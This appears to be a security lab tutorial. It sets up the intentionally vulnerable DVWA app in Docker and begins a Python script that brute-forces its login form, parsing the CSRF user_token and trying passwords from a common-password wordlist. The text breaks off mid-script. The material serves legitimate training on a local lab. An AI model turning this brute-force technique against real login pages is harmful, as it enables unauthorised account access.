WE INNOVATE ACADEMY

LAB SETUP

Official Repostory

There is two ways to install DWVA


1. Using Docker
2. direct install on your machine in /var/www/dvwa with apach and mysql db
   i will use docker for safety reasons and to not break any packages

Getting Started

Prerequisites: Docker and Docker Compose.

- If you are using Docker Desktop, both of these should be already installed.
- If you prefer Docker Engine on Linux, make sure to follow their installation guide.

First clone the repo




```
┌──(musashi㉿kali)-[~/Desktop]
└─$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4731, done.
remote: Counting objects: 100% (281/281), done.
remote: Compressing objects: 100% (174/174), done.
remote: Total 4731 (delta 146), reused 214 (delta 101), pack-reused 4450 (from 1)
Receiving objects: 100% (4731/4731), 2.38 MiB | 104.00 KiB/s, done.
Resolving deltas: 100% (2241/2241), done.
```

mv to DVWA directory


and execute

`docker compose up -d`




```
┌──(musashi㉿kali)-[~/Desktop/DVWA]
└─$ sudo docker compose up -d
[+] Running 2/27
 ⠼ db [         ] Pulling                                                                                         22.6s
   ⠙ 857cc8cb19c0 Waiting                                                                                         14.1s
   ⠙ d4d2b6095709 Waiting                                                                                         14.1s
   ⠙ 305791b3a1bc Waiting                                                                                         14.1s
   ⠙ 79322a8d69e6 Waiting                                                                                         14.1s
   ⠙ 8b5e9705bf31 Waiting                                                                                         14.1s
   ⠙ a51624d4ded3 Waiting                                                                                         14.1s
   ⠙ 442ba7defb1c Waiting                                                                                         14.1s
   ⠙ d3ba6e465338 Waiting                                                                                         14.1s
 ⠼ dvwa [⣀⣿ ⣿⣀           ] Pulling                                                                                22.6s
   ⠏ e4fff0779e6d Downloading [=============>                                ]  7.961MB...                        15.0s
   ✔ ebe65c9579cf Download complete                                                                                3.0s
   ⠏ 73fb9bdf2456 Downloading [===>                                          ]  7.545MB...                        15.0s
   ✔ 029db5f1c17f Download complete                                                                                5.9s
   ⠏ 364fd66af37d Downloading [================>                             ]  6.602MB...                        15.0s
   ⠏ de55dbd5d220 Waiting                                                                                         15.0s
   ⠏ 18b6e8540b90 Waiting                                                                                         15.0s
   ⠏ 9fe4757217c1 Waiting                                                                                         15.0s
   ⠏ 73e5602860aa Waiting                                                                                         15.0s
   ⠏ 31f58b35888b Waiting                                                                                         15.0s
   ⠏ b52b91e199b3 Waiting                                                                                         15.0s
   ⠏ 3af6aaf8009e Waiting                                                                                         15.0s
   ⠏ 27bc69928970 Waiting                                                                                         15.0s
   ⠏ 4f4fb700ef54 Waiting                                                                                         15.0s
   ⠏ e1fa9aea0dff Waiting                                                                                         15.0s
   ⠏ 511335d4795c Waiting                                                                                         15.0s
   ⠏ 802d9a7f1ac6 Waiting                                                                                         15.0s
```

starting pulling the images and



```
[+] Running 2/2
 ✔ Container dvwa-db-1    Started
 ✔ Container dvwa-dvwa-1  Started
```

we should be visiting http://127.0.0.1:4280/setup.php



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **127.0.0.1**

Operating system: ***nix**

PHP version: **8.3.11**
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: **********
Database database: **dvwa**
Database host: **db**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder /var/www/html/hackable/uploads/: Yes
Writable folder /var/www/html/config: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*


If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

click create/reset database
and we are done setting our lab


Login Page



Making Our Script

first
let's see how the form is sent

1. open source page ctrl + u




```
<form action="login.php" method="post">

<fieldset>

        <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />


        <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />

        <br />

        <p class="submit"><input type="submit" value="Login" name="Login"></p>

</fieldset>

<input type='hidden' name='user_token' value='0ac22e3c1e5a487ff87cfadeecc24c0a' />

</form>

<br />
```

simple form with one minor issue THE user_token which work as CSRF token

- random generated with each request

- must be vaild (we can not sent dummy data)
  Solve:
  using regex to parse the token / or we can use beautifulSoup lib to parse the value both are fine


this is our prototype



```python
import requests
import tqdm


with requests.session() as session:

    dvwa_url = "http://127.0.0.1:4280/login.php"

    headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
    dvwa_data = {"username": "admin", "password": "fake", "Login": "Login", "user_token": "dd23ad3a6078437295006ca87c39e164"}
    respon = session.post(dvwa_url, headers=headers, data=dvwa_data)
    if "CSRF token is incorrect" in respon.text:
        print("Could not fetch user_token")
    if "Login failed" in respon.text:
        print(f"Wrong Password {dvwa_data['password']}")

```

```
Could not fetch user_token
[Finished in 256ms]
```


we got wrong user_token so we get an error so how our request should behave ?


Starting the for loop
GET REQUEST
Pasrsing the response looking for the user_token
sending POST request with password and the user_token
VAILD user_token ?
user_token is NOT valid
printing "Could not fetch user_token" and exiting
END
user_TOKEN is Valid
VALID PASS?
YES
Printing "--- Succecss! AND THE PASSWORD" AND exiting
NO
Printing "--- FAILED" AND Trying next iteration
LAST ITREATI ON?
NO
YES


There is two corner cases

1. user_token has been not captured/user_token is incorrect
2. wrong password
   if we escaped theses cases the only case left is THE login case (correct password)

```
#!/bin/env python
import requests
import time
import re

dvwa_url = "http://127.0.0.1:4280/login.php"  # change url to match yours
wordlist = "/usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt"  # change this to any file path you want

try:
    with open(wordlist, "r") as h:
        passwords = h.readlines()
        passwords = [password.strip() for password in passwords]
except:
    # in case no file found or doesn't haave read permssion
